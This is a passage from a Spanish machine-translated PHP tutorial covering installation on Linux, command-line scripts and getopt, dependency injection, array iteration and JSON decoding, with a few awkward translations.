> Si está en una versión de Ubuntu por debajo de 16.04 y desea utilizar PHP 7 de todos modos, puede agregar el repositorio de PPA de Ondrej haciendo lo siguiente: `sudo add-apt-repository ppa:ondrej/php`

Asegúrese de que todos sus repositorios estén actualizados:

```
sudo apt-get update
```

Después de actualizar los repositorios de su sistema, instale PHP:

```
sudo apt-get install php7.0
```

Probemos la instalación revisando la versión de PHP:

```
php --version
```

Esto debería producir algo como esto.

Nota: Su salida será ligeramente diferente.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

Ahora tiene la capacidad de ejecutar PHP desde la línea de comandos.

Instalación en distribuciones Enterprise Linux (CentOS, Scientific Linux, etc.)

Use el comando `yum` para administrar paquetes en sistemas operativos basados en Enterprise Linux:

```
yum install php
```

Esto instala una instalación mínima de PHP que incluye algunas características comunes. Si necesita módulos adicionales, deberá instalarlos por separado. Una vez más, puedes usar `yum` para buscar estos paquetes:

```
yum search php-*
```

Ejemplo de salida:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

Para instalar la librería gd:

```
yum install php-gd
```

Las distribuciones de Enterprise Linux siempre han sido conservadoras con las actualizaciones y, por lo general, no se actualizan más allá del lanzamiento puntual con el que se enviaron. Varios repositorios de terceros proporcionan versiones actuales de PHP:

- IUS
- Remi colette
- Webtatic

IUS y Webtatic proporcionan paquetes de reemplazo con nombres diferentes (p `php56u` Ej., `php56u` o `php56w` para instalar PHP 5.6), mientras que el repositorio de Remi proporciona actualizaciones in situ utilizando los mismos nombres que los paquetes del sistema.

A continuación hay instrucciones para instalar PHP 7.0 desde el repositorio de Remi. Este es el ejemplo más simple, ya que no es necesario desinstalar los paquetes del sistema.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Lea Instalación en entornos Linux / Unix en línea:
https://riptutorial.com/es/php/topic/3831/instalacion-en-entornos-linux---unix

Capítulo 56: Interfaz de línea de comandos (CLI)

Examples

Manejo de argumentos

Los argumentos se pasan al programa de manera similar a la mayoría de los lenguajes de estilo C. `$argc` es un número entero que contiene el número de argumentos, incluido el nombre del programa, y `$argv` es una matriz que contiene argumentos para el programa. El primer elemento de `$argv` es el nombre del programa.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

Al llamar a la aplicación anterior con `php example.php foo bar` (donde example.php contiene el código anterior) se obtendrá el siguiente resultado:

> Llamaste al programa example.php con 2 argumentos
> Argumento 1 es foo
> Argumento 2 es barra

Tenga en cuenta que `$argc` y `$argv` son variables globales, no variables superglobal. Deben importarse en el ámbito local utilizando la palabra clave `global` si se necesitan en una función.

Este ejemplo muestra cómo se agrupan los argumentos cuando se utilizan escapes como `""` o `\` .

Ejemplo de script

```
var_dump($argc, $argv);
```

Línea de comando

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
```

```
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

Si el script PHP se ejecuta usando `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

O el código canalizado en STDIN de `php` :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Manejo de entrada y salida

Cuando se ejecuta desde la CLI, las constantes **STDIN** , **STDOUT** y **STDERR** están predefinidas. Estas constantes son manejadores de archivos y pueden considerarse equivalentes a los resultados de ejecutar los siguientes comandos:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

Las constantes se pueden usar en cualquier lugar donde un manejador de archivos estándar sea:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

Las direcciones de flujo incorporadas a las que se hizo referencia anteriormente (`php://stdin` ,

`php://stdout` y `php://stderr`) se pueden usar en lugar de los nombres de archivo en la mayoría de los contextos:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

Como alternativa, también puede usar readline () para la entrada, y también puede usar **eco** o **imprimir** o cualquier otra función de impresión de cadenas para la salida.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Códigos de retorno

La construcción de **salida** se puede usar para pasar un código de retorno al entorno de ejecución.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

Por defecto, se devolverá un código de salida de `0` si no se proporciona ninguno, es decir, la `exit` es la misma que la de `exit(0)` . Como `exit` no es una función, los paréntesis no son necesarios si no se pasa ningún código de retorno.

Los códigos de retorno deben estar en el rango de 0 a 254 (255 está reservado por PHP y no debe usarse). Por convención, salir con un código de retorno de `0` le dice al programa que llama que el script PHP se ejecutó correctamente. Utilice un código de retorno distinto de cero para indicar al programa que llama que se produjo una condición de error específica.

Opciones de programa de manejo

Las opciones del programa se pueden manejar con la función `getopt()` . Funciona con una sintaxis similar al comando POSIX `getopt` , con soporte adicional para las opciones largas de estilo GNU.

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
```

```
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

Este script puede ser probado como tal:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Tenga en cuenta que el último método no funcionará porque `-v 5` no es válido.

> **Nota:** A partir de PHP 5.3.0, `getopt` es un sistema operativo independiente, que también funciona en Windows.

Restrinja la ejecución del script a la línea de comando

La función `php_sapi_name()` y la constante `PHP_SAPI` devuelven el tipo de interfaz (**S** erver **API**) que está utilizando PHP. Se pueden usar para restringir la ejecución de un script a la línea de comando, verificando si la salida de la función es igual a `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

La función `drupal_is_cli()` es un ejemplo de una función que detecta si un script se ha ejecutado desde la línea de comandos:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Ejecutando tu guion

En Linux / UNIX o Windows, se puede pasar un script como argumento al ejecutable de PHP, con las opciones y argumentos de ese script a continuación:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

Esto pasa `foo` y `bar` como argumentos a `example.php` .

En Linux / UNIX, el método preferido para ejecutar scripts es usar un shebang (por ejemplo, `#!/usr/bin/env php`) como la primera línea de un archivo, y establecer el bit ejecutable en el archivo. Suponiendo que el script está en su ruta, puede llamarlo directamente:

```
example.php foo bar
```

El uso de `/usr/bin/env php` hace que el ejecutable de PHP se encuentre utilizando el PATH. Siguiendo cómo se instala PHP, es posible que no se encuentre en el mismo lugar (como `/usr/bin/php` o `/usr/local/bin/php`), a diferencia de `env` que normalmente está disponible en `/usr/bin/env` .

En Windows, puede obtener el mismo resultado al agregar el directorio de PHP y su secuencia de comandos a la RUTA y editar PATHEXT para permitir que se detecte `.php` utilizando la RUTA. Otra posibilidad es agregar un archivo llamado `example.bat` o `example.cmd` en el mismo directorio que su script PHP y escribir esta línea en él:

```
c:\php\php.exe "%~dp0example.php" %*
```

O, si agregó el directorio de PHP en el PATH, para un uso conveniente:

```
php "%~dp0example.php" %*
```

Diferencias de comportamiento en la línea de comando.

Cuando se ejecuta desde la CLI, PHP muestra algunos comportamientos diferentes que cuando se ejecuta desde un servidor web. Estas diferencias deben tenerse en cuenta, especialmente en el caso de que se pueda ejecutar el mismo script desde ambos entornos.

- **Sin cambio de directorio** Cuando se ejecuta un script desde un servidor web, el directorio de trabajo actual es siempre el del propio script. El código `require("./stuff.inc");` asume que el archivo está en el mismo directorio que el script. En la línea de comandos, el directorio de trabajo actual es el directorio en el que se encuentra cuando llama al script. Los scripts que se van a llamar desde la línea de comandos siempre deben usar rutas absolutas. (Tenga en cuenta que las constantes mágicas `__DIR__` y `__FILE__` continúan funcionando como se esperaba y devuelven la ubicación del script).
- **No hay salida de búfer** las `php.ini` directivas `output_buffering` y `implicit_flush` por defecto a `false` y `true` , respectivamente. El almacenamiento en búfer todavía está disponible, pero debe habilitarse explícitamente, de lo contrario, la salida siempre se mostrará en tiempo real.
- **Sin límite de tiempo** La directiva `php.ini` `max_execution_time` se establece en cero, por lo que los scripts no se `max_execution_time` forma predeterminada.
- **No hay errores de HTML** En el caso de que haya habilitado la directiva `php.ini` `html_errors` , se ignorará en la línea de comandos.
- **Se pueden cargar diferentes `php.ini`** . Cuando está usando php desde cli, puede usar `php.ini` diferente al servidor web. Puede saber qué archivo está usando ejecutando `php --ini` .

Ejecutando servidor web incorporado

A partir de la versión 5.4, PHP viene con servidor incorporado. Puede utilizarse para ejecutar aplicaciones sin necesidad de instalar otro servidor http como nginx o apache. El servidor incorporado está diseñado solo en el entorno del controlador para fines de desarrollo y prueba.

Se puede ejecutar con el comando php -S:

Para probarlo cree el archivo `index.php` que contiene

```
<?php
echo "Hello World from built-in PHP server";
```

y ejecute el comando `php -S localhost:8080`

Ahora debes poder ver el contenido en el navegador. Para verificar esto, navegue a `http://localhost:8080`

Cada acceso debe dar como resultado una entrada de registro escrita en el terminal

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Edge Casos de getopt ()

Este ejemplo muestra el comportamiento de `getopt` cuando la entrada del usuario es poco común:

getopt.php

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Línea de comandos de shell

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

De este ejemplo, se puede ver que:

- Las opciones individuales (sin dos puntos) siempre tienen un valor booleano de `false` si están habilitadas.
- Si se repite una opción, el valor respectivo en la salida de `getopt` se convertirá en una matriz.
- Las opciones de argumento requeridas (una coma) aceptan un espacio o ningún espacio (como opciones de argumento opcionales) como separador
- Después de un argumento que no se puede asignar a ninguna opción, las opciones que se encuentran detrás tampoco se asignarán.

Lea Interfaz de línea de comandos (CLI) en línea:
https://riptutorial.com/es/php/topic/2880/interfaz-de-linea-de-comandos--cli-

Capítulo 57: Inyección de dependencia

Introducción

La inyección de dependencia (DI) es un término elegante para *"pasar cosas"* . Todo lo que realmente significa es pasar las dependencias de un objeto a través del constructor y / o configuradores en lugar de crearlos en la creación del objeto dentro del objeto. La inyección de dependencia también puede referirse a los contenedores de inyección de dependencia que automatizan la construcción y la inyección.

Examples

Inyección Constructor

Los objetos a menudo dependerán de otros objetos. En lugar de crear la dependencia en el constructor, la dependencia debe pasarse al constructor como un parámetro. Esto garantiza que no haya un acoplamiento estrecho entre los objetos y permite cambiar la dependencia de la creación de instancias de clase. Esto tiene una serie de ventajas, que incluyen facilitar la lectura del código al hacer explícitas las dependencias, así como simplificar las pruebas, ya que las dependencias se pueden cambiar y simular con mayor facilidad.

En el siguiente ejemplo, el `Component` dependerá de una instancia de `Logger` , pero no crea una. Requiere que se pase uno como argumento al constructor.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Sin la inyección de dependencia, el código probablemente sería similar a:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

El uso de `new` para crear nuevos objetos en el constructor indica que la inyección de dependencia no se usó (o se usó de manera incompleta), y que el código está estrechamente acoplado.

También es una señal de que el código no está completamente probado o puede tener pruebas frágiles que hacen suposiciones incorrectas sobre el estado del programa.

En el ejemplo anterior, donde en cambio estamos usando la inyección de dependencia, podríamos cambiar fácilmente a un registrador diferente si fuera necesario. Por ejemplo, podríamos usar una implementación del registrador que se registra en una ubicación diferente, o que utiliza un formato de registro diferente, o que se registra en la base de datos en lugar de en un archivo.

Inyección de Setter

Las dependencias también pueden ser inyectadas por setters.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

Esto es especialmente interesante cuando la funcionalidad principal de la clase no depende de la dependencia para trabajar.

Aquí, la **única** dependencia necesaria es `DatabaseConnection` por lo que está en el constructor. La dependencia del `Logger` es opcional y, por lo tanto, no necesita ser parte del constructor, lo que hace que la clase sea más fácil de usar.

Tenga en cuenta que al utilizar la inyección de setter, es mejor ampliar la funcionalidad en lugar de reemplazarla. Al establecer una dependencia, no hay nada que confirme que la dependencia no cambie en algún momento, lo que podría generar resultados inesperados. Por ejemplo, un `FileLogger` se puede configurar al principio, y luego se puede configurar un `MailLogger` . Esto rompe la encapsulación y hace que los registros sean difíciles de encontrar, porque estamos **reemplazando** la dependencia.

Para evitar esto, deberíamos **agregar** una dependencia con la inyección de setter, así:

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

De esta forma, siempre que usemos la funcionalidad principal, no se interrumpirá incluso si no se agrega la dependencia del registrador, y cualquier registrador agregado se usará aunque se haya agregado otro registrador. Estamos **extendiendo la** funcionalidad en lugar de **reemplazarla** .

Inyección de contenedores

La inyección de dependencia (DI) en el contexto del uso de un recipiente de inyección de dependencia (DIC) se puede ver como un superconjunto de la inyección del constructor. Un DIC típicamente analizará las sugerencias de tipo de un constructor de clase y resolverá sus necesidades, inyectando efectivamente las dependencias necesarias para la ejecución de la instancia.

La implementación exacta va más allá del alcance de este documento, pero en el fondo, un DIC se basa en el uso de la firma de una clase ...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
```

```
}
```

... para crear instancias automáticamente, confiando la mayor parte del tiempo en un sistema de carga automática .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

Si está utilizando PHP en la versión al menos 5.5 y desea obtener el nombre de una clase de la manera que se muestra arriba, la segunda es la forma correcta. De esa manera, puede encontrar rápidamente los usos de la clase utilizando los IDE modernos, que le ayudarán enormemente con la refactorización potencial. Usted no quiere confiar en cadenas regulares.

En este caso, `Documentation\Example` sabe que necesita un `Meaning` , y un DIC a su vez creará un tipo de `Meaning` . La implementación concreta no necesita depender de la instancia consumidora.

En su lugar, establecemos reglas en el contenedor, antes de la creación del objeto, que indica cómo se deben crear instancias de tipos específicos si es necesario.

Esto tiene una serie de ventajas, ya que un DIC puede

- Comparte instancias comunes
- Proporcionar una fábrica para resolver una firma de tipo.
- Resolver una firma de interfaz

Si definimos reglas sobre cómo debe administrarse un tipo específico, podemos lograr un control preciso sobre qué tipos se comparten, se crean instancias o se crean a partir de una fábrica.

Lea Inyección de dependencia en línea: https://riptutorial.com/es/php/topic/779/inyeccion-de-dependencia

Capítulo 58: Iteración de matriz

Sintaxis

- para ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- para ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ datos como $ dato) {}
- foreach ($ data como $ key => $ datum) {}
- foreach ($ data as & $ datum) {}

Observaciones

Comparación de métodos para iterar una matriz

Método	Ventaja
`foreach`	El método más simple para iterar una matriz.
`foreach` por referencia	Método simple para iterar y cambiar elementos de una matriz.
`for` con índice incremental	Permite iterar la matriz en una secuencia libre, por ejemplo, omitiendo o invirtiendo múltiples elementos
Punteros de matriz interna	Ya no es necesario usar un bucle (de modo que pueda iterar una vez que cada llamada de función, recepción de señal, etc.)

Examples

Iterando múltiples matrices juntas

A veces, dos matrices de la misma longitud deben repetirse juntas, por ejemplo:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` es la forma más sencilla de lograr esto:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

que dará salida:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

Esto se puede hacer a través de un índice común:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

Si las dos matrices no tienen las claves incrementales, `array_values($array)[$i]` se puede usar para reemplazar `$array[$i]` .

Si ambas matrices tienen el mismo orden de claves, también puede usar un bucle foreach-with-key en una de las matrices:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Las matrices separadas solo se pueden recorrer en bucle si tienen la misma longitud y también tienen el mismo nombre de clave. Esto significa que si no proporciona una clave y están numeradas, estará bien o si nombra las claves y las coloca en el mismo orden en cada matriz.

También puedes usar `array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Luego puedes recorrer esto haciendo lo mismo que antes:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Usando un índice incremental

Este método funciona al incrementar un número entero de 0 al índice más grande de la matriz.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Esto también permite iterar una matriz en orden inverso sin usar `array_reverse` , lo que puede `array_reverse` sobrecarga si la matriz es grande.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Puede omitir o rebobinar el índice fácilmente utilizando este método.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Salida:

```
alpha
beta
gamma
beta
zeta
epsilon
```

Para matrices que no tienen índices incrementales (incluidas las matrices con índices en orden inverso, por ejemplo, `[1 => "foo", 0 => "bar"]` , `["foo" => "f", "bar" => "b"]`), esto no se puede hacer directamente. `array_values` o `array_keys` pueden usarse en su lugar:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Usando punteros de matriz interna

Cada instancia de matriz contiene un puntero interno. Al manipular este puntero, diferentes elementos de una matriz se pueden recuperar de la misma llamada en diferentes momentos.

Usando `each`

Cada llamada a `each()` devuelve la clave y el valor del elemento de la matriz actual, e incrementa el puntero interno de la matriz.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
```

```
    echo "$value begins with $key";
}
```

Usando next

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Tenga en cuenta que este ejemplo supone que ningún elemento de la matriz es idéntico a booleano `false` . Para evitar tal suposición, use la `key` para verificar si el puntero interno ha llegado al final de la matriz:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

Esto también facilita la iteración de una matriz sin un bucle directo:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Usando foreach

Bucle directo

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Lazo con llaves

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
```

```
}
```

Bucle por referencia

En los bucles `foreach` de los ejemplos anteriores, la modificación del valor (`$color` o `$food`) no cambia directamente su valor en la matriz. Se requiere el operador `&` para que el valor sea un puntero de referencia al elemento en la matriz.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Esto es similar a:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Concurrencia

Arrays PHP pueden ser modificados en cualquier forma durante la iteración y sin problemas de concurrencia (a diferencia por ejemplo de Java `List` s). Si la matriz se itera por referencia, las iteraciones posteriores se verán afectadas por los cambios en la matriz. De lo contrario, los cambios en la matriz no afectarán a las iteraciones posteriores (como si en su lugar estuviera iterando una copia de la matriz). Comparar bucles por valor:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Salida:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

Pero si la matriz se itera con referencia,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
```

```
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Salida:

```
0 => 1
2 => 3
6 => 17
```

El conjunto de valores-clave de `4 => 5` ya no se itera, y `6 => 7` se cambia a `6 => 17` .

Usando ArrayObject Iterator

Php arrayiterator le permite modificar y desarmar los valores mientras itera sobre matrices y objetos.

Ejemplo:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Salida:

```
1 => apple
2 => banana
3 => cherry
```

Lea Iteración de matriz en línea: https://riptutorial.com/es/php/topic/5727/iteracion-de-matriz

Capítulo 59: JSON

Introducción

JSON (JavaScript Object Notation) es una forma independiente de plataforma y lenguaje de serializar objetos en texto plano. Debido a que se usa a menudo en la web y también lo es PHP, hay una extensión básica para trabajar con JSON en PHP.

Sintaxis

- cadena json_encode (valor mezclado de $ [, int $ options = 0 [, int $ depth = 512]])
- json_decode mixto (string $ json [, bool $ assoc = false [, int $ depth = 512 [, int $ options = 0]]])

Parámetros

Parámetro	Detalles
json_encode	-
valor	El valor que se codifica. Puede ser de cualquier tipo excepto un recurso. Todos los datos de cadena deben estar codificados en UTF-8.
opciones	Máscara de bits consistente en JSON_HEX_QUOT, JSON_HEX_TAG, JSON_HEX_AMP, JSON_HEX_APOS, JSON_NUMERIC_CHECK, JSON_PRETTY_PRINT El comportamiento de estas constantes se describe en la página de constantes JSON .
profundidad	Establecer la profundidad máxima. Debe ser mayor que cero.
json_decode	-
json	La cadena json está siendo decodificada. Esta función solo funciona con cadenas codificadas en UTF-8.
asoc	La función debe devolver el conjunto asociativo en lugar de los objetos.
opciones	Máscara de bits de las opciones de decodificación JSON. Actualmente solo se admite JSON_BIGINT_AS_STRING (el valor predeterminado es convertir enteros grandes como flotantes)

Observaciones

- **El** manejo de **json_decode** de JSON no válido es muy inestable, y es muy difícil determinar

de manera confiable si la decodificación tuvo éxito, json_decode devuelve nulo para una entrada no válida, aunque null también es un objeto perfectamente válido para que JSON decodifique. **Para evitar este tipo de problemas, siempre debe llamar a json_last_error cada vez que lo use.**

Examples

Decodificando una cadena JSON

La función `json_decode()` toma una cadena codificada en JSON como su primer parámetro y la analiza en una variable de PHP.

Normalmente, `json_decode()` devolverá un **objeto de \ stdClass** si el elemento de nivel superior en el objeto JSON es un diccionario o una **matriz indexada** si el objeto JSON es una matriz. También devolverá valores escalares o `NULL` para ciertos valores escalares, como cadenas simples, `"true"` , `"false"` y `"null"` . También devuelve `NULL` en cualquier error.

```
// Returns an object (The top level item in the JSON string is a JSON dictionary)
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$object = json_decode($json_string);
printf('Hello %s, You are %s years old.', $object->name, $object->age);
#> Hello Jeff, You are 20 years old.

// Returns an array (The top level item in the JSON string is a JSON array)
$json_string = '["Jeff", 20, true, ["red", "blue"]]';
$array = json_decode($json_string);
printf('Hello %s, You are %s years old.', $array[0], $array[1]);
```

Use `var_dump()` para ver los tipos y valores de cada propiedad en el objeto que decodificamos arriba.

```
// Dump our above $object to view how it was decoded
var_dump($object);
```

Salida (note los tipos de variables):

```
class stdClass#2 (4) {
 ["name"] => string(4) "Jeff"
 ["age"] => int(20)
 ["active"] => bool(true)
 ["colors"] =>
   array(2) {
     [0] => string(3) "red"
     [1] => string(4) "blue"
   }
}
```

Nota: Los **tipos de** variables en JSON se convirtieron a su equivalente de PHP.

Para devolver una matriz asociativa para objetos JSON en lugar de devolver un objeto, pase `true`

como segundo parámetro a `json_decode()` .

```
$json_string = '{"name": "Jeff", "age": 20, "active": true, "colors": ["red", "blue"]}';
$array = json_decode($json_string, true); // Note the second parameter
var_dump($array);
```

Salida (note la estructura asociativa de la matriz):

```
array(4) {
  ["name"] => string(4) "Jeff"
  ["age"] => int(20)
  ["active"] => bool(true)
  ["colors"] =>
  array(2) {
    [0] => string(3) "red"
    [1] => string(4) "blue"
  }
}
```

El segundo parámetro (`$assoc`) no tiene efecto si la variable a devolver no es un objeto.

Nota: Si usa el parámetro `$assoc` , perderá la distinción entre una matriz vacía y un objeto vacío. Esto significa que ejecutar `json_encode()` en su salida descodificada de nuevo, resultará en una estructura JSON diferente.

Si la cadena JSON tiene una "profundidad" de más de 512 elementos (*20 elementos en versiones anteriores a 5.2.3, o 128 en la versión 5.2.3*) en recursión, la función `json_decode()` devuelve `NULL` . En las versiones 5.3 o posteriores, este límite se puede controlar mediante el tercer parámetro (`$depth`), como se explica a continuación.

Según el manual:

